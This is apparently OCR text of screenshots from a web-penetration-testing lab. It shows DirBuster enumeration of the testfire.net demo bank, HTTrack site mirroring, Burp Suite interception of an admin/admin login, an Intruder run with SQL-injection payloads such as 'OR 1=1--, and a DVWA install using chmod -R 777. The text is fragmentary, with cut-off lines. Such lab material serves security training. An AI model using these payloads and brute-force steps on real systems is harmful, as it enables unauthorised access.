
```


└─(kali㉿kali)-[~]
$ sudo dirbuster
Nov 05, 2022 1:37:27 AM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
File found: /index.jsp - 200
File found: /login.jsp - 200
File found: /feedback.jsp - 200
File found: /subscribe.jsp - 200
File found: /survey_questions.jsp - 200
File found: /status_check.jsp - 200
File found: /swagger/index.html - 200
File found: /search.jsp - 200
File found: /swagger/swagger-ui-standalone-preset.js - 200
File found: /swagger/swagger-ui-bundle.js - 200
Dir found: /admin/ - 302

```









OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)
http://testfire.net:80/

Work Method Use GET requests only Auto Switch (HEAD and GET)

Number Of Threads 10 Threads Go Faster

Select scanning type: List based brute force Pure Brute Force

File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: Standard start point URL Fuzz

Brute Force Dirs Be Recursive Dir to start with /

Brute Force Files Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/

Please complete the test details

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://testfire.net:80/

Scan Information \ Results - List View: Dirs: 0 Files: 0 \ Results - Tree View \ Errors: 0 \

Testing for dirs in / 0%

Testing for files in / with extention .php 0%

Current speed: 31 requests/sec (Select and right click for more option)

Average speed: (T) 24, (C) 24 requests/sec

Parse Queue Size: 0

Total Requests: 124/441101

Time To Finish: 05:06:14

Current number of running threads: 10 Change

Back Pause Stop Report

Starting dir/file list based brute forcing /0

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://testfire.net:80/

(Scan Information) Results - List View: Dirs: 1 Files: 10 \ Results - Tree View \ Errors: 0 \

Type	Found	Response	Size
Dir	/	200	9524
File	/index.jsp	200	155
File	/login.jsp	200	155
File	/feedback.jsp	200	155
File	/subscribe.jsp	200	155
File	/survey_questions.jsp	200	155
File	/status_check.jsp	200	155
File	/swagger/index.html	200	1716
File	/search.jsp	200	7124
File	/swagger/swagger-ui-standalone-preset.js	200	305722
File	/swagger/swagger-ui-bundle.js	200	935271
Dir	/admin/	302	127

Current speed: 32 requests/sec (Select and right click for more options)

Average speed: (T) 31, (C) 33 requests/sec

Parse Queue Size: 0 Current number of running threads: 10

Total Requests: 688/882211 Change

Time To Finish: 07:25:12

Back Pause Stop Report

Starting dir/file list based brute forcing /admin/rss/

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://testfire.net:80/

(Scan Information) Results - List View: Dirs: 1 Files: 10 \ Results - Tree View \ Errors: 0 \

Directory Structure	Response Code	Response Size
index.jsp	200	9524
login.jsp	200	155
feedback.jsp	200	155
subscribe.jsp	200	155
survey_questions.jsp	200	155
status_check.jsp	200	155
search.jsp	200	7124
admin/	302	127

Current speed: 33 requests/sec (Select and right click for more options)

Average speed: (T) 32, (C) 33 requests/sec

Parse Queue Size: 0 Current number of running threads: 10

Total Requests: 1225/882211 Change

Time To Finish: 07:24:56

Back Pause Stop Report

Starting dir/file list based brute forcing /admin/gallery.php

- Mirroring a website from the command line

```

kali㉿kali:[~]
File Actions Edit View Help
Dir found: /admin/ - 302

[(kali㉿kali)-[~]]$ sudo apt install httrack
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libatk1.0-data libev4 libexporter-tiny-perl libflac8 libfmt8
  libgs9-common libhttp-server-simple-perl libilmbase25 liblrc3
  liblist-moreutils-perl liblist-moreutils-xs-perl libopenxr25
  libopenh264-6 libperl5.34 libplacebo192 libpoppler118
  libpython3.9-minimal libpython3.9-stdlib libsvtavenc0 libwebsockets16
  libwireshark15 libwiretap12 libwsutil13 perl-modules-5.34
  python3-dataclasses-json python3-limiter python3-marshmallow-enum
  python3-mypy-extensions python3-responses python3-spyse
  python3-token-bucket python3-typing-inspect python3.9
  python3.9-minimal
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libhttrack2
Suggested packages:
  webhttrack httrack-doc
The following NEW packages will be installed:
  httrack libhttrack2
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 309 kB of archives.
After this operation, 824 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 libhttrack2 amd64 3.49.2-1.1+b1 [269 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 httrack amd64 3.49 .2-1.1+b1 [40.0 kB]
Fetched 309 kB in 1s (349 kB/s)
Selecting previously unselected package libhttrack2.
(Reading database ... 375266 files and directories currently installed.)
Preparing to unpack .../libhttrack2_3.49.2-1.1+b1_amd64.deb ...

```

```

kali㉿kali:[~]
File Actions Edit View Help
* cyberhia.com/lib/font-awesome/fonts/fontawesome-webfont.svg?v=4.7.0 (44437
* cyberhia.com/lib/font-awesome/fonts/fontawesome-webfont.ttf?v=4.7.0 (16554
13/47: cyberhia.com/lib/owlcarousel/assets/owl.carousel.min.css (2936 bytes)
42/48: cyberhia.com/lib/font-awesome/fonts/fontawesome-webfont.svg?v=4.7.0 (
44/48: cyberhia.com/lib/ionicons/fonts/ionicons.ttf?v=2.0.0 (188508 bytes) -
46/48: cyberhia.com/lib/ionicons/fonts/ionicons.svg?v=2.0.0 (333834 bytes) -
Done.
Thanks for

[(kali㉿kali)-[~]]$ sudo ht
There is an
A site may
it
Be sure par
Press <Y><E
y
WARNING! Yo
It might be
Mirror laun
2+libhttrack
mirroring h
Done.copied
Thanks for

[(kali㉿kali)-[~]]$ 

```

```
(kali㉿kali)-[~]
└─$ sudo httrack http://cyberhia.net -o copied_site
There is an index.html and a hts-cache folder in the directory
A site may have been mirrored here, that could mean that you want to update
it
Burl has not been fully tested on this platform and you may experience problems.

Be sure parameters are ok

Press <Y><Enter> to confirm, <N><Enter> to abort
y
WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Sat, 05 Nov 2022 02:20:13 by HTTrack Website Copier/3.49-
2+libhttplib.so.2 [XR&CO'2014]
mirroring http://cyberhia.net copied_site with the wizard help..
Done.copied_site/ (0 bytes) - -5
Thanks for using HTTrack!

(kali㉿kali)-[~]
└─$
```


Burp Suite Community Edition v2022.8.5

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

Temporary project

New project on disk Name:
File: Choose file...



Open existing project

Name	File
<input type="text"/>	<input type="text"/>

File: Choose file...

Pause Automated Tasks

Cancel Next



Screenshot of Burp Suite Community Edition v2022.8.5 - Temporary Project showing the Target Scope configuration and the Proxy tab.

Target Scope

Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. The easiest way to configure scope is to browse to your target and use the context menus in the site map to include or exclude URL paths.

Use advanced scope control

Include in scope

Add Enabled Prefix

Exclude from scope

Add Excluded

Proxy

Logging of out-of-scope Proxy traffic is disabled

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Stat...	Length	MIME type	Title	Comment	Time reques...
http://testfire.net	GET	/login.jsp		200	8762	HTML	Altro Mutual		02:29:27 5N...
http://testfire.net	GET	/cgi.exe							
http://testfire.net	GET	/feedback.jsp							
http://testfire.net	GET	/index.jsp							
http://testfire.net	GET	/index.jsp?content=bu...							
http://testfire.net	GET	/index.jsp?content=bu...							
http://testfire.net	GET	/index.jsp?content=bu...							
http://testfire.net	GET	/index.jsp?content=bu...							
http://testfire.net	GET	/index.jsp?content=bu...							
http://testfire.net	GET	/index.jsp?content=bu...							
http://testfire.net	GET	/index.jsp?content=bu...							

Request

```

1. GET /login.jsp HTTP/1.1
2. Host: testfire.net
3. Upgrade-Insecure-Requests: 1
4. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/106.0.5249.62 Safari/537.36
5. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
   avif,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;qt=0.9
6. Accept-Encoding: gzip, deflate
7. Accept-Language: en-US,en;q=0.9
8. Connection: close
9.
10.

```

Response

```

1. HTTP/1.1 200 OK
2. Server: Apache-Coyote/1.1
3. Set-Cookie: JSESSIONID=B76895ECB7688905P9074EF3AC6243; Path=/; HttpOnly
4. Content-Type: text/html; charset=ISO-8859-1
5. Date: Sat, 09 Nov 2022 06:29:25 GMT
6. Connection: close
7. Content-Length: 8519
8.
9.
10.
11.
12.
13.
14.
15.
16. <!-- BEGIN HEADER -->
17. <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
18.
19. <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
20.
21.
22.
23. <head>
24. <title>
      Altro Mutual

```

Inspector

Request Attributes
Request Headers
Response Headers

Player

Forward Drop Intercept is off Action Open Browser

Proxy

Intercept HTTP history WebSockets history Options

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The main content area displays the 'Web Security Academy' landing page. The page features a large 'Burp Suite' logo with a lightning bolt icon. Below it, there are two sections: one on the left encouraging users to 'Keep up with the latest vulnerabilities' and another on the right encouraging users to 'Familiarize yourself with Burp Suite'. Both sections include a brief description and a 'Register for free to advance your skills with' button. At the bottom of the page, there's a detailed view of an HTTP request captured by Burp Suite, showing the raw request body with various headers and parameters.

Keep up with the latest vulnerabilities

Web Security Academy

Familiarize yourself with Burp Suite

Register for free to advance your skills with

Request to https://testfire.net:443 [65.61.137.117]

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: testfire.net
3 Cookie: JSESSIONID=5B001EBF3BFCCD801CFED543C5DD3441; AltOrtoAccounts=ODAwMDAwfkNvcnBvcmF0ZX4lLjIyNzkzMTI2MUU3fDgwMDAwMX5DaGVja2luZ34xMTQyODIuNDR8
4 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18
```

Burp Suite

testfire.net/login.jsp

Burp Suite

Burp Suite Community Edition v2022.8.5 - Temporary Project

Request to http://testfire.net:80 [65.61.137.117]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 Content-Length: 37
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testfire.net
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
10 Referer: http://testfire.net/login.jsp
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: AltoroAccount=0DAwBDAwfkNvcnBvcmF0ZX4l1jIyNzkzMTI2MUU9fDgwMDAwMX50aGVja2luZ34x
14 Connection: close
15
16 uid=admin&passw=admin&bnSubmit>Login

```

Altoro Mutual

Not secure | testfire.net/login.jsp

Sign In | Contact Us | Feedback | Search

Online Banking Login

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room

Online Banking Login

Username: admin

Password:

Login

Player

Burp Suite Community Edition v2022.8.5 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder

Project options User options Learn

1 x +

Positions Payloads Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1

Payload type: Simple list Request count: 5

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate

Add Enter a new item

Add from list ... [Pro version only]

Burp Suite Community Edition v2022.8.5 - Tempor

Intruder

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 8
 Payload type: Simple list Request count: 40

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
 Load ...
 Remove
 Clear
 Deduplicate

admin#*
admin'-
1=1#
1=1--
1=1
'OR 1=1#
'OR 1=1--

Add
 Add from list ... [Pro version only]

Intruder

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: <https://testfire.net/login.jsp> Update Host

```

1 POST /example?p1=$p1val$&p2=$p2val$ HTTP/1.0
2 Cookie: c=$cval$
3 Content-Length: 17
4
5 p3=$p3val$&p4=$p4val$
```

Burp Suite Community Edition v2022.8.5 - Temporary Project

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			404			7180	
1	1		404			7180	
2	1	admin'#	400			130	
3	1	admin'-	404			7180	
4	1	1=1#	400			130	
5	1	1=1--	404			7180	
6	1	1=1	404			7180	
7	1	'OR 1=1#	400			130	
8	1	'OR 1=1--	400			130	
9	2		404			7180	
10	2	admin'#	400			130	
11	2	admin'-	404			7180	
12	2	1=1#	400			130	
13	2	p3=\$p3val&p					

kali@kali: /var/www/html

```

File Actions Edit View Help
(kali㉿kali)-[~]
$ cd /var/www/html

(kali㉿kali)-[/var/www/html]
$ dvwa index.html index.nginx-debian.html launcher.hta
dvwa: command not found

(kali㉿kali)-[/var/www/html]
$ dir
index.html index.nginx-debian.html Launcher.hta

(kali㉿kali)-[/var/www/html]
$ pwd
/var/www/html

(kali㉿kali)-[/var/www/html]
$ sudo git clone https://github.com/digininja/DVWA.git
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Cloning into 'DVWA' ...
remote: Enumerating objects: 3986, done.
remote: Total 3986 (delta 0), reused 0 (delta 0), pack-reused 3986
Receiving objects: 100% (3986/3986), 1.77 MiB | 5.53 MiB/s, done.
Resolving deltas: 100% (1867/1867), done.

```

```

└─(kali㉿kali)-[~/var/www/html]
$ dir
DVWA index.html index.nginx-debian.html Launcher.hta

└─(kali㉿kali)-[~/var/www/html]
$ sudo chmod -R 777 DVWA

└─(kali㉿kali)-[~/var/www/html]
$ cd DVWA/config

└─(kali㉿kali)-[~/var/www/html/DVWA/config]
$ ls
config.inc.php.dist

└─(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo cp config.inc.php.dist config.inc.php

└─(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo nano config.inc.php

```

\$ sudo nano config.inc.php

